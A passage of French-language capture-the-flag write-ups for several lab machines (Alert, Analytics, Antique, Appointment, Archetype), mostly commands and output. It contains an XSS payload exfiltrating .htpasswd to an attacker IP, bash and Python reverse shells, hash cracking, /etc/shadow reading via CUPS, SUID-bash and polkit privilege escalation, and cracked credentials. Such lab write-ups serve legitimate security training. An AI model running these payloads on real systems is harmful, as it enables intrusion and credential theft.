Il est possible d'exploiter le lecteur Markdown avec un path traversal, pour cela on upload un fichier afin d'afficher le contenu de `.htpasswd` du sous domaine découvert qui devrait contenir les identifiants de connexion :

```
<script>
fetch("http://alert.htb/messages.php?file=../../../../../../../var/www/statistics.alert.htb/.htpasswd")
  .then(response => response.text())
  .then(data => {
    fetch("http://10.10.16.3:8000/?file_content=" + encodeURIComponent(data));
  });
</script>
```

On upload le fichier puis on peut le visualiser et le partager avec un lien :
`http://alert.htb/visualizer.php?link_share=67e005f4d65c64.45786763.md`

On peut obtenir le résultat du lien en le partageant avec la page "Contact Us" :



Une fois le fichier partagé l'admin va cliquer sur le lien et permette d'afficher le contenu du fichier sur le serveur python :

```
python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.11.44 - - [23/Mar/2025 14:03:09] "
GET /?file_content=%3Cpre%3Ealbert%3A%24apr1%24bMoRBJOg%24igG8WBtQ1xYDTQdLjSWZQ%2F%0A%3C%2Fpre%3E%0A
HTTP/1.1" 200 -
```

En décodant le contenu du fichier on peut voir des identifiants :

```
albert:$apr1$bMoRBJOg$igG8WBtQ1xYDTQdLjSWZQ/
```

Le mot de passe semble hashé on peut le décrypter avec hashcat :

```
hashcat -m 1600 albert.hash /usr/share/wordlists/rockyou.txt
...
$apr1$bMoRBJOg$igG8WBtQ1xYDTQdLjSWZQ/:manchesterunited

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 1600 (Apache $apr1$ MD5, md5apr1, MD5 (APR))
Hash.Target......: $apr1$bMoRBJOg$igG8WBtQ1xYDTQdLjSWZQ/
```

```
Time.Started.....: Sun Mar 23 14:13:03 2025 (1 sec)
Time.Estimated...: Sun Mar 23 14:13:04 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   401.4 kH/s (7.84ms) @ Accel:32 Loops:62 Thr:128 Vec:1
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 57344/14344385 (0.40%)
Rejected.........: 0/57344 (0.00%)
Restore.Point....: 0/14344385 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:992-1000
Candidate.Engine.: Device Generator
Candidates.#1....: 123456 -> YELLOW1
Hardware.Mon.#1..: Temp: 40c Util: 55% Core:1545MHz Mem:5000MHz Bus:16

Started: Sun Mar 23 14:13:01 2025
Stopped: Sun Mar 23 14:13:05 2025
```

Le mot de passe découvert est `albert:manchesterunited` on peut utiliser ces identifiants afin de se connecter en SSH :

```
ssh albert@10.10.11.44
The authenticity of host '10.10.11.44 (10.10.11.44)' can't be established.
ED25519 key fingerprint is SHA256:p09n9xG9WD+h2tXiZ8yi4bbPrvHxCCOpBLSw0o76zOs.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.44' (ED25519) to the list of known hosts.
albert@10.10.11.44's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-200-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Sun 23 Mar 2025 01:14:37 PM UTC

  System load:           0.24
  Usage of /:            62.6% of 5.03GB
  Memory usage:          8%
  Swap usage:            0%
  Processes:             239
  Users logged in:       0
  IPv4 address for eth0: 10.10.11.44
  IPv6 address for eth0: dead:beef::250:56ff:fe94:3781


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Tue Nov 19 14:19:09 2024 from 10.10.14.23
albert@alert:~$
```

On obtient ainsi l'accès sur la machine avec l'utilisateur albert


Privilege Escalation

Il nous faut à présent l'accès root. On commence par enumerer les services en cours :

```
albert@alert:~$ netstat -tulnp
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:8080          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp6       0      0 :::80                   :::*                    LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
udp        0      0 127.0.0.53:53           0.0.0.0:*                           -
```

```
udp        0      0 0.0.0.0:68              0.0.0.0:*
```

On peut voir qu'il y a le port 8080 ouvert sur la machine on lance un port forwarding afin de pouvoir afficher le contenu du service lancé :



Le site web est celui d'une application web de monitoring. On utilise pspy64 afin d'enumerer les applications en cours et qui pourraient s'executer sur la machine :

```
albert@alert:~$ ./pspy64
pspy - version: v1.2.0 - Commit SHA: 9c63e5d6c58f7bcdc235db663f5e3fe1c33b8855
...
2025/03/23 14:33:01 CMD: UID=0    PID=2941   | /usr/sbin/CRON -f
2025/03/23 14:33:01 CMD: UID=0    PID=2942   | /bin/sh -c /usr/bin/php -f /opt/website-monitor/monitor.php
>/dev/null 2>&1
2025/03/23 14:33:01 CMD: UID=0    PID=2943   | /usr/bin/php -f /opt/website-monitor/monitor.php
...
```

On peut voir qu'il y a un script `monitor.php` qui se lance de manière régulière sur la machine on affiche le contenu du script :

```
albert@alert:~$ cat /opt/website-monitor/monitor.php
<?php
/*

Website Monitor
===============

Hello! This is the monitor script, which does the actual monitoring of websites
stored in monitors.json.

You can run this manually, but 'its probably better if you use a cron job.'
Heres an example of a crontab entry that will run it every minute:

* * * * * /usr/bin/php -f /path/to/monitor.php >/dev/null 2>&1

*/

include('config/configuration.php');

$monitors = json_decode(file_get_contents(PATH.'/monitors.json'));

foreach($monitors as $name => $url) {
        $response_data = array();
        $timestamp = time();
        $response_data[$timestamp]['timestamp'] = $timestamp;
        $curl = curl_init($url);
        curl_setopt($curl, CURLOPT_URL, $url);
        curl_setopt($curl, CURLOPT_HEADER, true);
        curl_setopt($curl, CURLOPT_RETURNTRANSFER, true);
        $response = curl_exec($curl);
        if(curl_exec($curl) === false) {
                $response_data[$timestamp]['error'] = curl_error($curl);
        }
        else {
                $info = curl_getinfo($curl);
                $http_code = $info['http_code'];
                $ms = $info['total_time_us'] / 1000;
                $response_data[$timestamp]['time'] = $ms;
                $response_data[$timestamp]['response'] = $http_code;
        }
```

```
        curl_close($curl);
        if(file_exists(PATH.'/monitors/'.$name)) {
                $data = json_decode(file_get_contents(PATH.'/monitors/'.$name), TRUE);
        }
        else {
                $data = array();
        }
        $data = array_merge($data, $response_data);
        $data = array_slice($data, -60);
        file_put_contents(PATH.'/monitors/'.$name, json_encode($data, JSON_PRETTY_PRINT));
}
```

On peut voir que le script execute un autre fichier configuration.php on affiche les droits du fichier :

```
albert@alert:/opt/website-monitor/config$ ls -la
total 12
drwxrwxr-x 2 root management 4096 Oct 12 04:17 .
drwxrwxr-x 7 root root       4096 Oct 12 01:07 ..
-rwxrwxr-x 1 root management   49 Nov  5 14:31 configuration.php
```

On peut voir que le fichier est dans le meme groupe utilisateur `management` que l'utilisateur albert :

```
albert@alert:/opt/website-monitor/config$ id
uid=1000(albert) gid=1000(albert) groups=1000(albert),1001(management)
```

Il est possible d'exploiter cela en modifiant le fichier de configuration et en ajoutant le droit SUID au binaire bash :

```
albert@alert:/opt/website-monitor/config$ cat configuration.php
<?php system("chmod u+s /bin/bash"); ?>
albert@alert:/opt/website-monitor/config$ ls -la /bin/bash
-rwsr-xr-x 1 root root 1183448 Apr 18  2022 /bin/bash
albert@alert:/opt/website-monitor/config$ /bin/bash -p
bash-5.0# whoami
root
```

On obtient ainsi l'accès root sur la machine

Analytics

Reconnaissance

Machine cible Adresse IP : `10.10.11.233`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn 10.10.11.233
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-15 10:20 CET
Nmap scan report for 10.10.11.233
Host is up (0.025s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 12.99 seconds
```

Le scan révèle qu'il y a 2 ports ouverts, le port 22 pour SSH et 80 pour HTTP. Le site web est une entreprise de services d'analyse de données. Il est possible de se connecter à une interface de connexion sur la page "login" le logiciel qui est utilisé est Metabase, en explorant le code source de la page on découvre qu'il s'agit de la version v0.46.6

Vulnerability Assesment

En recherchant des CVE sur la version 0.46.6 de Metabase on tombe sur la CVE-2023-38646 `https://github.com/m3m0o/metabase-pre-auth-rce-poc` on execute l'exploit avec en arguments l'adresse URL, le numéro de token trouvé sur la page source et la commande que l'on souhaite executer :

```
### Lancement de l'exploit
python3 main.py --url http://data.analytical.htb/ -t 249fa03d-fd94-4d5b-b94f-b4ebf3df681f -c "bash -i >&
/dev/tcp/10.10.16.3/1234 0>&1"
[!] BE SURE TO BE LISTENING ON THE PORT YOU DEFINED IF YOU ARE ISSUING AN COMMAND TO GET REVERSE SHELL [!]

[+] Initialized script
[+] Encoding command
[+] Making request
[+] Payload sent

### Reception du Shell
nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.16.3] from (UNKNOWN) [10.10.11.233] 43800
bash: cannot set terminal process group (1): Not a tty
bash: no job control in this shell
48c65acf0f42:/$
```

Une fois connecté on affiche l'environnements présents sur le système :

```
48c65acf0f42:/home$ env
env
SHELL=/bin/sh
MB_DB_PASS=
HOSTNAME=48c65acf0f42
LANGUAGE=en_US:en
MB_JETTY_HOST=0.0.0.0
JAVA_HOME=/opt/java/openjdk
MB_DB_FILE=//metabase.db/metabase.db
PWD=/home
LOGNAME=metabase
MB_EMAIL_SMTP_USERNAME=
HOME=/home/metabase
LANG=en_US.UTF-8
META_USER=metalytics
META_PASS=An4lytics_ds20223#
MB_EMAIL_SMTP_PASSWORD=
USER=metabase
SHLVL=4
MB_DB_USER=
FC_LANG=en-US
```

```
LD_LIBRARY_PATH=/opt/java/openjdk/lib/server:/opt/java/openjdk/lib:/opt/java/openjdk/../lib
LC_CTYPE=en_US.UTF-8
MB_LDAP_BIND_DN=
LC_ALL=en_US.UTF-8
MB_LDAP_PASSWORD=
PATH=/opt/java/openjdk/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
MB_DB_CONNECTION_URI=
JAVA_VERSION=jdk-11.0.19+7
_=/usr/bin/env
OLDPWD=/
```

On découvre que dans l'environnement est présent les variables avec les nom d'utilisateur et mot de passe de l'utilisateur metalytics : `metalitycs:An4lytics_ds20223#` On utilise ces identifiants afin de se connecter en SSH à la machine :

```
ssh metalytics@10.10.11.233
The authenticity of host '10.10.11.233 (10.10.11.233)' can't be established.
ED25519 key fingerprint is SHA256:TgNhCKF6jUX7MG8TC01/MUj/+u0EBasUVsdSQMHdyfY.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:22: [hashed name]
    ~/.ssh/known_hosts:52: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.233' (ED25519) to the list of known hosts.
metalytics@10.10.11.233's password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 6.2.0-25-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Wed Jan 15 10:11:59 AM UTC 2025

  System load:              0.06494140625
  Usage of /:               93.7% of 7.78GB
  Memory usage:             28%
  Swap usage:               0%
  Processes:                152
  Users logged in:          0
  IPv4 address for docker0: 172.17.0.1
  IPv4 address for eth0:    10.10.11.233
  IPv6 address for eth0:    dead:beef::250:56ff:fe94:2d6f

  => / is using 93.7% of 7.78GB

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Tue Oct  3 09:14:35 2023 from 10.10.14.41
metalytics@analytics:~$
```

On obtient ainsi l'accès sur la machine avec l'utilisateur metalytics

Privilege Escalation

Il nous faut à présent l'accès root sur la machine. On commence par enumere le système en affichant la version du kernel utilisé :

```
metalytics@analytics:~$ cat /etc/os-release
PRETTY_NAME="Ubuntu 22.04.3 LTS"
NAME="Ubuntu"
VERSION_ID="22.04"
VERSION="22.04.3 LTS (Jammy Jellyfish)"
VERSION_CODENAME=jammy
```

```
ID=ubuntu
ID_LIKE=debian
HOME_URL="https://www.ubuntu.com/"
SUPPORT_URL="https://help.ubuntu.com/"
BUG_REPORT_URL="https://bugs.launchpad.net/ubuntu/"
PRIVACY_POLICY_URL="https://www.ubuntu.com/legal/terms-and-policies/privacy-policy"
UBUNTU_CODENAME=jammy
```

Sur cette version du kernel on découvre les CVE-2023-2640 et CVE-2023-32629 qui permettent une élévation de privilèges sur le système `https://github.com/g1vi/CVE-2023-2640-CVE-2023-32629/tree/main`, on télécharge l'exploit et on l'execute :

```
metalytics@analytics:~$ ./exploit2.sh
[+] You should be root now
[+] Type 'exit' to finish and leave the house cleaned
root@analytics:~#
```

On obtient ainsi les droits root sur la machine

Antique

Reconnaissance

Machine cible Adresse IP : `10.10.11.107`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn -sC 10.10.11.107
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-28 15:45 CET
Nmap scan report for 10.10.11.107
Host is up (0.026s latency).
Not shown: 65534 closed tcp ports (reset)
PORT   STATE SERVICE
23/tcp open  telnet

Nmap done: 1 IP address (1 host up) scanned in 8.34 seconds

nmap -sU -F 10.10.11.107
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-28 15:53 CET
Nmap scan report for 10.10.11.107
Host is up (0.016s latency).
Not shown: 59 closed udp ports (port-unreach), 40 open|filtered udp ports (no-response)
PORT    STATE SERVICE
161/udp open  snmp

Nmap done: 1 IP address (1 host up) scanned in 56.61 seconds
```

Le scan révèle qu'il y a le port TCP 23 pour le service Telnet ouvert, mais aussi le port UDP 161 pour le service snmp. On essaie de se connecter au port telnet avec netcat mais est demandé un mot de passe de connexion :

```
nc -n 10.10.11.107 23

HP JetDirect


Password:
```

Si l'on essaie d'enumérer snmp avec le community string "public" on obtient le résultat suivant :

```
snmpwalk -c public -v1 -t 10 10.10.11.107
iso.3.6.1.2.1 = STRING: "HTB Printer"
```

Exploitation

Lorsque l'on cherche une vunérabilité sur les imprimante hp jetdirect, on tombe sur la CVE-2002-1048 on peut tenter d'utiliser cette CVE pour obtenir le mot de passe de telnet, on lance pour cela une requete snmp :

```
snmpwalk -c public -v 2c -t 10 10.10.11.107 .1.3.6.1.4.1.11.2.3.9.1.1.13.0
iso.3.6.1.4.1.11.2.3.9.1.1.13.0 = BITS: 50 40 73 73 77 30 72 64 40 31 32 33 21 21 31 32
33 1 3 9 17 18 19 22 23 25 26 27 30 31 33 34 35 37 38 39 42 43 49 50 51 54 57 58 61 65 74 75 79
82 83 86 90 91 94 95 98 103 106 111 114 115 119 122 123 126 130 131 134 135
```

La requete snmp a fonctionné on obtient le mot de passe crypté en valeur hexadecimal il faut à présent le décoder en strings, on utilise pour cela python :

```
>>> nums = "50 40 73 73 77 30 72 64 40 31 32 33 21 21 31 32 33 1 3 9 17 18 19 22 23 25 26 27 30 31 33 34 35 37
38 39 42 43 49 50 51 54 57 58 61 65 74 75 79 82 83 86 90 91 94 95 98 103 106 111 114 115 119 122 123 126 130
131 134 135"
>>> nums.split()
['50', '40', '73', '73', '77', '30', '72', '64', '40', '31', '32', '33', '21', '21', '31', '32', '33', '1',
'3', '9', '17', '18', '19', '22', '23', '25', '26', '27', '30', '31', '33', '34', '35', '37', '38', '39',
'42', '43', '49', '50', '51', '54', '57', '58', '61', '65', '74', '75', '79', '82', '83', '86', '90', '91',
 '94', '95', '98',
'103', '106', '111', '114', '115', '119', '122', '123', '126', '130', '131', '134', '135']
>>> [int(x, 16) for x in nums.split()]
[80, 64, 115, 115, 119, 48, 114, 100, 64, 49, 50, 51, 33, 33, 49, 50, 51, 1, 3, 9, 23, 24, 25, 34, 35, 37,
 38, 39, 48, 49, 51, 52, 53, 55, 56, 57, 66, 67, 73, 80, 81, 84, 87, 88, 97, 101, 116, 117, 121, 130, 131,
 134, 144,
145, 148, 149, 152, 259, 262, 273, 276, 277, 281, 290, 291, 294, 304, 305, 308, 309]
```

```
>>> [chr(int(x, 16)) for x in nums.split()]
['P', '@', 's', 's', 'w', '0', 'r', 'd', '@', '1', '2', '3', '!', '!', '1', '2', '3', '\x01', '\x03', '\t',
'\x17', '\x18', '\x19', '"', '#', '%', '&', "'", '0', '1', '3', '4', '5', '7', '8', '9', 'B', 'C', 'I', 'P'
, 'Q', 'T', 'W', 'X', 'a', 'e', 't', 'u', 'y', '\x82', '\x83', '\x86', '\x90', '\x91', '\x94', '\x95',
'\x98', ă'', Ć'', đ'', Ē'', ĕ'', ę'', Ç'', ģ'', Ħ'', İ'', ı'', Ĵ'', ĵ'']
>>> ''.join([chr(int(x, 16)) for x in nums.split()])
'P@ssw0rd@123!!123
\x01\x03\t\x17\x18\x19"#%&\'01345789BCIPQTWXaetuy\x82\x83\x86\x90\x91\x94\x95\ăĆđĒĕęÇģĦİıĴĵx98'
```

En décodant les charactère hexedécimal ou découvre le mot de passe, on peut l'utiliser pour se connecter sur telnet :

```
nc -n 10.10.11.107 23

HP JetDirect


Password: P@ssw0rd@123!!123

Please type "?" for HELP
>
```

A présent que nous somme bien connectés à la machine on peut lancer des execution de commande en utilisant la commande exec et ainsi obtenir un reverse shell :

```
### Execution d'un reverse shell
> exec export RHOST="10.10.16.8";export RPORT=1234;python3 -c 'import
 sys,socket,os,pty;s=socket.socket();s.connect((os.getenv("RHOST"),int(os.getenv("RPORT"))));
[os.dup2(s.fileno(),fd) for fd in (0,1,2)];pty.spawn("bash")'

### Obtention du reverse shell
nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.16.8] from (UNKNOWN) [10.10.11.107] 49112
lp@antique:~$
```

On obtient ainsi accès à la machine avec l'utilisateur lp

Privilege Escalation


Il nous faut à présent l'accès root. On commence par enumérer les ports ouverts sur la machine :

```
lp@antique:~$ ss -tln
ss -tln
State    Recv-Q   Send-Q     Local Address:Port     Peer Address:Port  Process
LISTEN   0        128              0.0.0.0:23            0.0.0.0:*
LISTEN   0        4096           127.0.0.1:631           0.0.0.0:*
LISTEN   0        4096               [::1]:631              [::]:*
```

On peut voir qu'il y a le port 631 qui est ouvert en local, on utilise chisel afin de lancer un port forwarding du port 631 :

```
### Machine cible
lp@antique:~$ ./chisel client 10.10.16.8:8000 R:632:127.0.0.1:631
./chisel client 10.10.16.8:8000 R:632:127.0.0.1:631
2025/01/28 19:08:30 client: Connecting to ws://10.10.16.8:8000
2025/01/28 19:08:30 client: Connected (Latency 16.263501ms)

### kali
sudo chisel server -p 8000 --reverse
2025/01/28 20:07:49 server: Reverse tunnelling enabled
2025/01/28 20:07:49 server: Fingerprint 4lX46QXUrUpSWG+adsrYXSoJnHKHKwrAeJEHiJe552o=
2025/01/28 20:07:49 server: Listening on http://0.0.0.0:8000
2025/01/28 20:07:51 server: session#1: Client version (1.10.1) differs from server version (1.10.1-0kali1)
2025/01/28 20:07:51 server: session#1: tun: proxy#R:632=>631: Listening
2025/01/28 20:07:53 server: session#2: Client version (1.10.1) differs from server version (1.10.1-0kali1)
2025/01/28 20:08:15 server: session#3: Client version (1.10.1) differs from server version (1.10.1-0kali1)
```

On peut ainsi accéder au port distant depuis le navigateur en se rendant sur le port 632 :



On peut voir que la machine utilise cups sur la version 1.6.1 qui est vulnerable à la CVE-2012-5519, pour exeploiter la vulnérabilité on modifie le chemin des log avec cuspc puis on lance une requete vers le fichier de log afin d'en afficher le contenu :

```
### Modification du chemin de log
lp@antique:~$ cupsctl ErrorLog="/etc/shadow"

### Requete vers le fichier de log
curl http://localhost:632/admin/log/error_log?
root:$6$UgdyXjp3KC.86MSD$sMLE6Yo9Wwt636DSE2Jhd9M5hvWoy6btMs.oYtGQp7x4iDRlGCGJg8Ge9NO84P5lzjHN1WViD3jqX
/VMw4LiR.:18760:0:99999:7:::
daemon:*:18375:0:99999:7:::
bin:*:18375:0:99999:7:::
sys:*:18375:0:99999:7:::
sync:*:18375:0:99999:7:::
games:*:18375:0:99999:7:::
man:*:18375:0:99999:7:::
lp:*:18375:0:99999:7:::
mail:*:18375:0:99999:7:::
news:*:18375:0:99999:7:::
uucp:*:18375:0:99999:7:::
proxy:*:18375:0:99999:7:::
www-data:*:18375:0:99999:7:::
backup:*:18375:0:99999:7:::
list:*:18375:0:99999:7:::
irc:*:18375:0:99999:7:::
gnats:*:18375:0:99999:7:::
nobody:*:18375:0:99999:7:::
systemd-network:*:18375:0:99999:7:::
systemd-resolve:*:18375:0:99999:7:::
systemd-timesync:*:18375:0:99999:7:::
messagebus:*:18375:0:99999:7:::
syslog:*:18375:0:99999:7:::
_apt:*:18375:0:99999:7:::
tss:*:18375:0:99999:7:::
uuidd:*:18375:0:99999:7:::
tcpdump:*:18375:0:99999:7:::
landscape:*:18375:0:99999:7:::
pollinate:*:18375:0:99999:7:::
systemd-coredump:!!:18389::::::
lxd:!:18389::::::
usbmux:*:18891:0:99999:7:::
```

On peut à présent lire les fichiers du système en tant que root.
Afin d'obtenir un shell sur la machine on peut continuer l'enumération et rechercher d'autres vulnérabilités. On découvre que la machine est vulnérable à une escalade de privilège avec le package polkit version 0.105-26ubuntu1.1 à la CVE-2021-4034 `https://raw.githubusercontent.com/joeammond/CVE-2021-4034/main/CVE-2021-4034.py` on transfère l'exploit puis on l'execute :

```
### Enumeration de la version de policykit ou polkit
```

```
lp@antique:~$ dpkg -s policykit-1
dpkg -s policykit-1
Package: policykit-1
Status: install ok installed
Priority: optional
Section: admin
Installed-Size: 560
Maintainer: Ubuntu Developers &lt;ubuntu-devel-discuss@lists.ubuntu.com&gt;
Architecture: amd64
Multi-Arch: foreign
Version: 0.105-26ubuntu1.1
Depends: dbus, libpam-systemd, libc6 (&gt;= 2.7), libexpat1 (&gt;= 2.0.1), libglib2.0-0 (&gt;= 2.37.3),
 libpam0g (&gt;= 0.99.7.1), libpolkit-agent-1-0 (= 0.105-26ubuntu1.1), libpolkit-gobject-1-0 (=
 0.105-26ubuntu1.1), libsystemd0 (&gt;= 213)
Conffiles:
 /etc/pam.d/polkit-1 7c794427f656539b0d4659b030904fe0
 /etc/polkit-1/localauthority.conf.d/50-localauthority.conf 2adb9d174807b0a3521fabf03792fbc8
 /etc/polkit-1/localauthority.conf.d/51-ubuntu-admin.conf c4dbd2117c52f367f1e8b8c229686b10
Description: framework for managing administrative policies and privileges
 PolicyKit is an application-level toolkit for defining and handling the policy
 that allows unprivileged processes to speak to privileged processes.
 .
 It is a framework for centralizing the decision making process with respect to
 granting access to privileged operations for unprivileged (desktop)
 applications.
Homepage: https://www.freedesktop.org/wiki/Software/polkit/
Original-Maintainer: Utopia Maintenance Team &lt;pkg-utopia-maintainers@lists.alioth.debian.org&gt;

### Execution de l'exploit
lp@antique:~$ python3 CVE-2021-4034.py
python3 CVE-2021-4034.py
[+] Creating shared library for exploit code.
[+] Calling execve()
# whoami
whoami
root
```

On obtient ainsi l'accès root sur la machine

Appointment

Reconnaissance

Machine cible Adresse IP : `10.129.38.166`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn 10.129.38.166
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-09 10:17 CET
Nmap scan report for 10.129.38.166
Host is up (0.021s latency).
Not shown: 65534 closed tcp ports (reset)
PORT   STATE SERVICE
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 12.58 seconds
```

Le scan révèle qu'il y a le port 80 ouvert pour http donc un serveur web. Lorsque l'on se rend sur le site, on atterit directement sur une page demandant une authentification

Vulnerability Assesment

On peut tenter de se connecter en ajoutant un charactère spécial qui est susceptible de lancer une erreur SQL, on ajoute pour cela dans le login les charactères `'#` se qui donne `test'#`

Une fois les identifiant et le mot de passe mis en clique sur "login", cela permet de se connecter et d'afficher le flag, on a utilisé ici une injection SQL

Achetype

Reconnaissance

Machine cible Adresse IP : `10.129.95.187`

Scanning

Lancement du scan `nmap` :

```
nmap -p- -Pn 10.129.95.187
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-08 10:34 CET
Nmap scan report for 10.129.95.187
Host is up (0.017s latency).
Not shown: 65523 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
1433/tcp  open  ms-sql-s
5985/tcp  open  wsman
47001/tcp open  winrm
49664/tcp open  unknown
49665/tcp open  unknown
49666/tcp open  unknown
49667/tcp open  unknown
49668/tcp open  unknown
49669/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 22.35 seconds
```

Le scan montre qu'il s'agit d'une machine Windows puisque l'on découvre que le port 445 (SMB) est ouvert avec winrm sur le port 47001.

Vulnerability Assesment

On peut tenter d'enumérer le port 445 pour SMB en se connecter au port, on lance pour cela les commandes suivantes :

```
smbclient -N -L //10.129.95.187

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        backups         Disk
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.129.95.187 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

Il y un Share de disponible et qui ne demande pas de droits admin : "backups" on peut tenter de l'enumérer en s'y connectant :

```
smbclient //10.129.95.187/backups -N
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Mon Jan 20 13:20:57 2020
  ..                                  D        0  Mon Jan 20 13:20:57 2020
  prod.dtsConfig                     AR      609  Mon Jan 20 13:23:02 2020

                5056511 blocks of size 4096. 2577024 blocks available
smb: \> get prod.dtsConfig
getting file \prod.dtsConfig of size 609 as prod.dtsConfig (6,4 KiloBytes/sec) (average 6,4 KiloBytes/sec)
smb: \> exit
```

Une fois connecté on trouve un fichier "prod.dtsConfig" que l'on télécharge en local puis on affiche son contenu :

```
cat prod.dtsConfig
<DTSConfiguration>
    <DTSConfigurationHeading>
        <DTSConfigurationFileInfo GeneratedBy="..." GeneratedFromPackageName="..."
        GeneratedFromPackageID="..."
        GeneratedDate="20.1.2019 10:01:34"/>
    </DTSConfigurationHeading>
```

```
    <Configuration ConfiguredType="Property"
    Path="\Package.Connections[Destination].Properties[ConnectionString]"
    ValueType="String">
        <ConfiguredValue>Data Source=.;Password=M3g4c0rp123;User ID=ARCHETYPE\sql_svc;Initial
        Catalog=Catalog;Provider=SQLNCLI10.1;Persist Security Info=True;Auto Translate=False;<
        /ConfiguredValue>
    </Configuration>
